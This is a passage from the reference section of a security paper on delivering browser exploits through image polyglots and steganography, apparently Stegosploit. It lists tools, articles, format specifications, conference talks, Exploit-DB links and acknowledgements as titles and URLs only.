6. Corkami's GIFJS and BMPJS polyglots:  
<https://github.com/shrz/corkami/tree/master/misc/jspics>
7. Superpacking JS demos - Cody Brocious:  
<http://daeken.com/superpacking-js-demos>

8. Hashify.me - host HTML content directly on URL shorteners: <http://hashify.me/>
9. stegdetect - Steganography detection tools: <http://www.outguess.org/detection.php>

## Articles/Blog posts:

1. Packing JS and CSS into PNG images: <http://ajaxian.com/archives/want-to-pack-js-and-css-really-well-convert-it-to-a-png-and-unpack-it-via-canvas>
2. Sucuri report on PNG encoded exploits in the wild: <https://blog.sucuri.net/2014/02/new-iframe-injections-leverage-png-image-metadata.html>
3. Exploring JPEG - an article about JPEG internals: <https://www.imperialviolet.org/binary/jpeg/>
4. CANVAS constraints in Internet Explorer: <http://stackoverflow.com/questions/6547605/strange-issue-with-canvas-in-internet-explorer-9-is-there-any-constraint-of-wid>
5. URL Shorteners Made My Day - Saumil Shah, HITB Ezine Issue 003: <http://magazine.hitb.org/issues/HITB-Ezine-Issue-003.pdf>

## Reference Documentation:

1. Flash ExternalInterface programming reference: [http://help.adobe.com/en\\_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html](http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html)
2. The F5 Steganography algorithm: <http://f5-steganography.googlecode.com/files/F5%20Steganography.pdf>
3. Conway's Game Of Life: [http://www.conwaylife.com/wiki/Conway%27s\\_Game\\_of\\_Life](http://www.conwaylife.com/wiki/Conway%27s_Game_of_Life)
4. Browsers' Quirks Mode: [http://en.wikipedia.org/wiki/Quirks\\_mode](http://en.wikipedia.org/wiki/Quirks_mode)
5. IE X-UA-Compatible header:

<https://msdn.microsoft.com/en-us/library/jj676915%28v=vs.85%29.aspx>

6. Postel's Law - the Robustness Principle:  
[http://en.wikipedia.org/wiki/Robustness\\_principle](http://en.wikipedia.org/wiki/Robustness_principle)
7. JPEG File Interchange Format: [http://en.wikipedia.org/wiki/JPEG\\_File\\_Interchange\\_Format](http://en.wikipedia.org/wiki/JPEG_File_Interchange_Format)
8. FourCC - Four Character Codes Reference:  
<http://www.fourcc.org/>
9. PNG File Structure: <http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html>
10. PNG Chunks Specification: <http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html>
11. PNG CRC Computation: <http://www.libpng.org/pub/png/spec/1.2/PNG-CRCAppendix.html>
12. A Survey of Content Sniffing behaviours - Michal Zalewski, Browser Security Handbook:  
[https://code.google.com/p/browsersec/wiki/Part2#Survey\\_of\\_content\\_sniffing\\_behaviors](https://code.google.com/p/browsersec/wiki/Part2#Survey_of_content_sniffing_behaviors)

## Exploits:

1. Firefox 3.5 Font Tags Buffer Overflow  
(CVE-2009-2478) exploit: <https://www.exploit-db.com/exploits/9137/>
2. Internet Explorer 8, 9, 10 CInput Use-After-Free  
(CVE-2014-0282) exploit: <https://www.exploit-db.com/exploits/33860/>

## Conference Presentations:

1. Exploit Delivery Tricks and Techniques - Saumil Shah, Hack.LU 2010: <http://www.slideshare.net/saumilshah/exploit-delivery>
2. HTML5 Heap Sprays: Pwn All Things - Federico Muttis and Anibal Sacco, EUsecWest 2012:  
<http://www.coresecurity.com/corelabs-research/publications/html5-heap-sprays-pwn-all-things>
3. Stegosploit: Hacking With Pictures - Saumil Shah, HITB

- 2015 Amsterdam: <http://conference.hitb.org/hitbsecconf2015ams/sessions/stegosexploit-hacking-with-pictures/>
4. Hacking With Pictures - Saumil Shah, SyScan 2015 Singapore: <http://www.slideshare.net/saumilshah/hacking-with-pictures-syscan-2015>
  5. Hacking With Pictures Video - Saumil Shah, SyScan 2015 Singapore: <https://www.youtube.com/watch?v=np0mPy-EHII>
  6. Deadly Pixels - Saumil Shah, NoSuchCon 2013: <http://www.slideshare.net/saumilshah/deadly-pixels-nsc-2013>
  7. URL Shorteners Made By Day - Saumil Shah, CanSecWest 2010 Lightning Talk: <http://www.slideshare.net/saumilshah/url-shorteners-made-my-day>
  8. File in the Hole! File Uploaders Vulnerabilities - Soroush Dalili, HackPra November 2012: <http://soroush.secproject.com/downloadable/File%20in%20the%20hole!.pdf>

## Personal Mentions:

1. Peter Hlavaty @zer0mem: <https://twitter.com/zer0mem>
2. Dr. Mario Heiderich @0x6d6172696f: <https://twitter.com/0x6d6172696f>
3. Ange Albertini @angealbertini: <https://twitter.com/angealbertini>
4. Cody Brocious @daeken: <https://twitter.com/daeken>
5. Soroush Dalili @irsdli: <https://twitter.com/irsdli>
6. Michal Zalewski's Blog: <https://lcamtuf.coredump.cx/>
7. Michal Zalewski @lcamtuf: <https://twitter.com/lcamtuf>
8. Saumil Shah Photography: <http://www.spectral-lines.in/>

## Special Thanks



- Kevin McPeake
- Jacob Torrey
- Josh Ryder
- Travis Goodspeed
- The Grugg
- Andrea Barisani

**EOF**